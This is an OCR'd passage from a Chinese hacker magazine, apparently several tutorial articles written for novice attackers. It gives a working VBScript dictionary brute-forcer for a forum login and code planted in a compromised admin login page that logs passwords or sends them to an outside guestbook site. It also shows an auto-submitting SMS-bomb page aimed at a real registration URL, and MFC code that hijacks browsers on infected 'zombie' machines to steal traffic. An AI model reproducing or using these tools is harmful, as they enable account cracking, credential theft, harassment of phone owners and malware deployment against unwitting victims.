


图 2

上面网址中的QQ号从text1 文本框中获得，在这里，我们使用了WebBrowser 来调用每一种网页的代码，然后让其从显示栏中显示出来。

最后一个退出的代码：End。记住要在每句话后面都要加一个“；”，因为编译程序规定每句都以“；”来结尾。

现在，一切都完成了，按F5 来运行一下自已的杰作吧。最后调试一下，如果还满意的话，点击“文件”里面的“生成工程”来生成exe.的可执行文件，就可以脱离VB 独立运行了，如图2。

最后我们修改成一个好看的图标，就去发布吧。

（文章中涉及到的QQ 综合信息查询器已收录到光盘）

文章难易度：★★★★
文章阅读点：XMLHTTP的基础知识，XMLHTTP的具体编程应用

详解XMLHTTP控件的应用

千寂孤城

最近在我的脚本群里总有一些朋友问我XMLHTTP对象到底是什么，有什么用。本文我就详细地介绍一下Microsoft.XMLHTTP对象的使用，希望对大家能有所帮助。

首先，Microsoft.XMLHTTP是一个控件，而且是系统默认自带的控件（Windows98以下除外），它通过http协议访问网络。在我的理解中，XMLHTTP控件就相当于一个浏览器：向网站发送http请求（POST或GET），然后取得返回数据。

一些小菜们是不是认为编写关于WEB入侵的程序需要很高的编程技术？其实通过XMLHTTP对象可以轻易地完成这类程序。下面我就通过一些实例来介绍一下XMLHTTP的应用。调用XMLHTTP的方法很多，为了方便，本文用VBS脚本来实现。




图 1

一、密码暴力破解程序

让我们先通过一个例子来熟悉一下XMLHTTP的使用方法。图1 所示的是我们学校论坛的登录页面。

通过查看源代码，我们看到如下代码（我省略了部分表格代码，仅保留关键信息）：

```
<form action=User/login.asp method="post">
用户名:<input name=user type=text maxlength=20 size=10 value="" class=fminpt>
密码: <input name=pass type=password maxlength=20 size=10 value="" class=fminpt>
<input type=submit value="登录" class=fmbtn>
</form>
```

由此可以看出，用户登录的实质是通过浏览器对“User/login.asp”页面进行一次访问，并提交user和password两个变量的值。当然，除了查看源代码，你也可以通过抓包来分析。

前面说过，XMLHTTP控件就相当于一个浏览器，那我们来看看如何用XMLHTTP来模拟一次登录。

先在网站上随便注册一个用户，如用户名“千寂孤城”，密码“qjgc”。然后写一个脚本，代码如下：

```
Function URLEncoding(vstrIn)   '一个转换函数，暂时不管它，后文会提到
```

```
        strReturn = ""
        Dim i
        For i = 1 To Len(vstrIn)
        ThisChr = Mid(vstrIn, i, 1)
        If Abs(Asc(ThisChr)) < &HFF Then
        strReturn = strReturn & ThisChr
        Else
        innerCode = Asc(ThisChr)
        If innerCode < 0 Then
        innerCode = innerCode + &H10000
        End If
        Hight8 = (innerCode And &HFF00) \ &HFF
        Low8 = innerCode And &HFF
        strReturn = strReturn & "%" & Hex(Hight8) & "%" &
Hex(Low8)
        End If
        Next
        strReturn = Replace(strReturn, Chr(32), "%20")
        URLEncoding = strReturn
        End Function

        '先创建XMLHTTP对象
        set http=createobject("Microsoft.XMLHTTP")
        '打开与服务端的连接，第一个参数为发送方法，即get或post，
第二个参数是要访问的网页地址，最后一个参数是同步的意思，设为true就
是异步，即脚本在发送完指令后立即向后执行而不等待服务器的返回信息。其
实还有两个不常用的参数bstrUser和bstrPassword，我们不管它。
        http.open "POST","http://***/User/Login.asp",false
        '由于是提交表单，所以必须设定下面这句！否则会出错。
        http.setrequestheader "Content-Type","application/x-
www-form-urlencoded"
        name=URLEncoding("千寂孤城")
        '发送指令，故意发送个错误的密码。
        http.send "user="&name&"&"&"pass=abcd"

        '以下是创建adodb.stream对象来把网站的返回信息写入ok.
htm文件。
        set aso=createobject("Adodb.Stream")
        aso.open
        aso.type=2
        aso.write http.responsebody
        aso.saveToFile "ok.htm",2
        aso.close
```

运行这个脚本后，当前目录会生成一个 ok.htm 文件，打开看看，如图 2。




图 2

看到的页面和我们通过浏览器来登录时输错了密码后出现的页面基本一致。接下来我们再把脚本中提交的密码改成正确的，即把 **http.send "user="&name&"&"&"pass=abcd"** 改成 **http.send "user="&name&"&"&"pass=qjgc"**。再次运行脚本后打开 ok.htm 文件，看到页面如图 3。




图 3

呵呵，成功登录了吧！我再解释两点：

1、URLEncoding 函数的用处是把提交数据转换成 16 进制，比如把千寂孤城转换成“%C7%A7%BC%C5%B9%C2%B3%C7”，因为在 http 协议里是不能直接提交汉字的，英文和数字可以不转换；

2、上面的脚本里用 Adodb.Stream 来写文件而不用 FSO 是因为网站的返回数据并不是字符串的形式，只有 Adodb.Stream 才能以流的方式进行文件操作。

通过刚才这个脚本相信大家对 XMLHTTP 控件的使用方法已经很清楚了，那么写一个密码破解程序是不是变得很简单了呢？密码破解我们可以通过利用 XMLHTTP 控件反复向网站登录页面提交密码，再分析返回数据判断密码是否正确来实现。那么究竟如何分析返回数据呢？提取关键字？其实最简单的方法是判断返回数据的长度。以破解“千寂孤城”为例，我们可以这样写：

```
        '打开字典zidian.txt
        set fso=createobject("scripting.filesystemobject")
        set zidian=fso.opentextfile("zidian.txt")
        set http=createobject("Microsoft.XMLHTTP")
        http.open "POST","http://***/User/Login.asp",false
        http.setrequestheader "Content-Type","application/x-
www-form-urlencoded"
        name=URLEncoding("千寂孤城")
        '发送一个错误密码a，以获取错误密码对应的返回数据的长度。万
一密码猜对了怎么办？那你去买彩票吧。
        http.send "user="&name&"&"&"pass=a"
        FalseLenth=len(Http.responsebody)
        '开始破解，循环提交数据致字典被读完
        do while zidian.atendofstream=false
        '从字典里读出密码
        pwd=zidian.readline
        http.open "POST","http://***/User/Login.asp",false
        http.setrequestheader "Content-Type","application/x-
www-form-urlencoded"
        http.send "user="&name&"&"&"pass="&pwd
        '把反馈信息的长度和密码错误时的反馈信息长度相比较，如果不相
等则说明密码正确。然而实际测试时发现这样做并不是很准确，因此我改成了
长度相差太大则密码正确
        if len(Http.responsebody)<FalseLenth-100 or len(Http.
responsebody)>FalseLenth+100 then
         wscript.echo "密码是："&pwd
         wscript.quit
        end if
        loop
```

二、记录管理员密码

大家在通过各种方法得到一个 webshell 后想得到管理员的密码时会怎么做呢？从数据库中取出经过 md5 加密后的密码狂暴一通？呵呵，其实还有个方法就是修改 Admin 的登录页面，使其在 Admin 登录时自己把密码记录下来。比如在登录页面中插入类似如下的代码：

```
        set aso=createobject("Adodb.Stream")
        aso.open
```

```
    aso.type=2
    aso.loadfromfile "logs.asp"
    aso.position=aso.size
    aso.writetext Request.Form("user")&" "&Request.Form
("pass")&"||"
    aso.saveToFile "logs.asp",2
    aso.close
```

这种方法虽然方便但太显眼了。你想想服务器上无缘无故多出了一个文件，里面还记录着自己的密码。管理员就是再白痴也会赶紧把它删了。但是如果我们通过调用 XMLHttp 控件将管理员的密码提交到其他站点上去，效果就不一样了。管理员即使发现了也只有干瞪眼。呵呵，我们在登录页面中插入类似如下的代码就可以了：

```
Function URLEncoding(vstrIn)
    ……省略……
End Function
user=urlencoding(Request.Form("user"))
pass=urlencoding(Request.Form("pass"))
set http=createobject("Microsoft.XMLHTTP")
'可以看出是个留言本
http.open "POST","http://***/guestbook/save.asp",false
    http.setrequestheader "Content-Type","application/x-www-form-urlencoded"
    '提交数据，除了user和pass还有一些留言本发贴时的必须数据
http.send "face=Image1.gif&guestname=test&guestcontent="&user&"|"&pass&"||"&"&Submit3=%CC%E1%BD%BB"
```

最好是把提交数据的代码插入到源文件的某些函数中，如判断登录是否成功的函数。要知道哪些是必须提交的数据只需到留言本上去发个贴，抓包下来看看就明白了。

希望同学们不要通过修改自己学校论坛的登录页面来获得其他同学的密码并用得到的密码来测试他人的邮箱或 QQ。

三、总结

XMLHttp 控件的应用当然远不止这些。如抢注会员、疯狂刷票、Cross-Site 和 SQL Injection 漏洞利用程序以及小偷程序、断点续传程序、原始木马等等都有它的用武之地。但实质是一样的，不外乎就是对指定页面进行一次或多次访问，发送各种请求并将服务器反回的数据进行分析处理。通过我举的这两个例子相信各位小菜们一定对如何使用 XMLHttp 控件有了足够的了解，自己也能举一反三，写出各种 DIY 的黑客工具来了吧！

菜鸟也做短信炸弹

小生这厢有礼

相信很多朋友都使用过短信炸弹吧，想必他们也会发现短信炸弹的使用时间都有一定期限，一般来说，新的软件过了一段时间就不能使用了。其实，这是因为短信炸弹是利用网络上商家手机注册发送验证码而向某手机不停发送垃圾信息达到攻击的目的的，而商家的活动都是有时间期限的，过了期限的手机炸弹当然就不能用了。现在我就教各位如何制作一个万能手机炸弹，绝对的是永不过期。

我们先来看看这个页面 http://mo.bokee.com/special/feixun/reg.php，如图 1。




图 1

都比较熟悉吧，又是使用手机注册某个东西，但是我找的这个比较特别，是移动公司自己搞的活动，发送短信速度是相当得快，最适合制作短信炸弹了。让我们来看看它的源代码，我截取了其中比较关键的部分。

```
<input name="mobile" type="text" class="ver2input" style="width:200px" tabindex="1" maxlength="15" />
<input name="nextsetp" type="hidden" id="regsetp" value="2" />
<input style="padding:5px 2px 5px 2px; font-weight: bold; font-size:100%;" name="input" type="submit" value=" 下一步 " />
```

根据关键代码，把页面简化成如下代码：

```
<html>
<body>
菜鸟炸弹……
<form action="http://mo.bokee.com/special/feixun/reg.php" method="POST">
<input value="138****9245" name="mobile" />
<input name="nextsetp" type="hidden" id="regsetp" value="2" />
<script>
this.document.forms[0].submit();
</script>
</form>
</body>
</html>
```

简单吧，这样我们就构造出了一个网页，在“手机号码”处填写需要攻击的号码，保存为网页。打开后立马自动发送短信，速度非常快，使用回退就可以重复发送了（图 2）。




图 2

本来我还打算加上每秒自动刷新的代码，但是翻阅以前的 X 档案，发现已经有人写过了，在此就不赘述了，也培养一下大家的动手能力，快去试试吧，很有成就感的。

（本文中所涉及到的短信炸弹网页已收录到光盘中）

文章难易度：★★★★
文章简介：使用MFC编程实现控制肉鸡的IE自动访问自己的指定网站，以增加网站的流量

把别人的网址"编"成自己的

特南

看着别人的网站这么多人访问，而自己的网站却只有了了的几个人，心里难免不是滋味。看X档案这么久了，肉鸡也是一大把了，能不能让这些肉鸡给自己的网站带来一些流量呢？今天我就教大家通过编程来实现这个目的。

众所周知，有些网站是大家经常要用到的，比如百度、google等。那么我们就写一个程序监视着，当对方打开百度(http://www.baidu.com)的时候，我们就命令其自动转向到我们的网站，比如http://www.xdxf.net，一般人一定以为IE首页又被修改了或者是host文件被修改了，让他慢慢的查去吧。

我们最主要的目的就是通过自己写的程序控制IE浏览器为自己所用。如何实现对IE浏览器中对象的操作是一个很有实际意义问题，我们可以对网页的内容进行过滤和翻译，可以自动填写网页中经常需要用户填写的Form内容等等，采用的原理是通过和IE对象（IE进程）的接口的相互通讯来实现对IE的访问。实际上这个方式是采用的COM技术，我们知道COM是和语言无关的一种二进制对象交互的模式，是微软定义的用来信息交互的东西。COM对象的封装特性是很彻底的，所有的对象状态信息必须通过接口函数才能访问，而COM的多态性完全是通过接口函数体现出来，而且，COM分别在三个层次上体现了多态性：接口成员函数、单个接口、一组接口。所以我们下面所描述的内容都可以使用其它的语言来实现，比如VC、VB、DELPHI等。我们使用VC来实现，因为VC用于编写木马病毒之类的东西有很大优势，主要是代码精简，生成的EXE比较小(方便挂马)。

首先是包含头文件的问题，我们需要用到以下的头文件：

```
#import <mshtml.tlb>
#import <shdocvw.dll>
#include <atlbase.h>
#include <Mshtml.h>
#include <winuser.h>
#include <comdef.h>
```

在初始化程序的时候必须要先调用一下CoInitialize初始化COM库。这是使用COM的基本原则之一，就是每个使用COM的线程都应该先调用CoInitialize或CoInitializeEx来初始化COM。

然后我们就设置一个时间器，每隔一段时间查找系统中正在运行的IE实例，这方面的知识属于Windows系统编程吧，用VC很容易就能实现，方法是加入时间器事件，然后调用SetTimer函数就可以每个设定的时间内执行响应的代码了。

我们编写的这个程序是每隔500毫秒执行查看IE情况。在**OnInitDialog()**函数里面：**SetTimer(0,500,NULL);**在我们的时间器响应时间代码中，只要调用**SetMyUrl()**这个函数就可以了。其实也可以不用时间器，用一个循环再加一个线程也能实现的。之后我们要知道系统当前有多少个IE正在运行当中，就是说用户开了多少个IE浏览器。下面我们实现对当前IE实例进行遍历的方法。

SHDocVw::IShellWindowsPtr m_spSHWinds;，然后创建变量的实例：**m_spSHWinds.CreateInstance(__uuidof(SHDocVw::ShellWindows));**。通过IShellWindows接口的方法GetCount可以得到当前实例的数目：**long nCount = m_spSHWinds->GetCount();**。通过IShellWindows接口的方法Item可以得到每一个实例对象**IDispatchPtr spDisp;_variant_t v = (long)i;spDisp = m_spSHWinds->Item(v);**。然后我们可以判断实例对象是不是属于IE浏览器对象，通过下面的语句实现：

```
SHDocVw::IWebBrowser2Ptr spBrowser(spDisp);
assert(spBrowser != NULL);
```

在得到了IE浏览器对象以后，我们可以调用IWebBrowser2Ptr接口的方法来实现很多东西了，最通常的操作就是前进、后退、得到IE标题、得到URL地址、主页等。总的来说spBrowser就是一个代码化的浏览器，IE浏览器上面有的按钮功能之类的，这个东西里面都有相应的操作和函数。比如说得到当前IE的标题，**_bstr_t bsName spBrowser->GetLocationName()**，得到当前IE的URL地址，**_bstr_t bsURL=spBrowser->GetLocationURL();**。主要的思路就是这样，完整的源代码已收录于当期光盘中，大家可以去仔细研究。

就这么简简单单的，就把别人的流量送给自己了，不过这需要在肉鸡的机子上运行哦，在自己的电脑上运行就没有意义了。所以说，要实现我们的目的，最基本的前提就是有比较多的WEBSHELL，挂上几个木马让别人运行这个程序，就可以等着收流量了。我上面给出的程序示例是用MFC编写的，会有一个窗体显示出来，如图1。

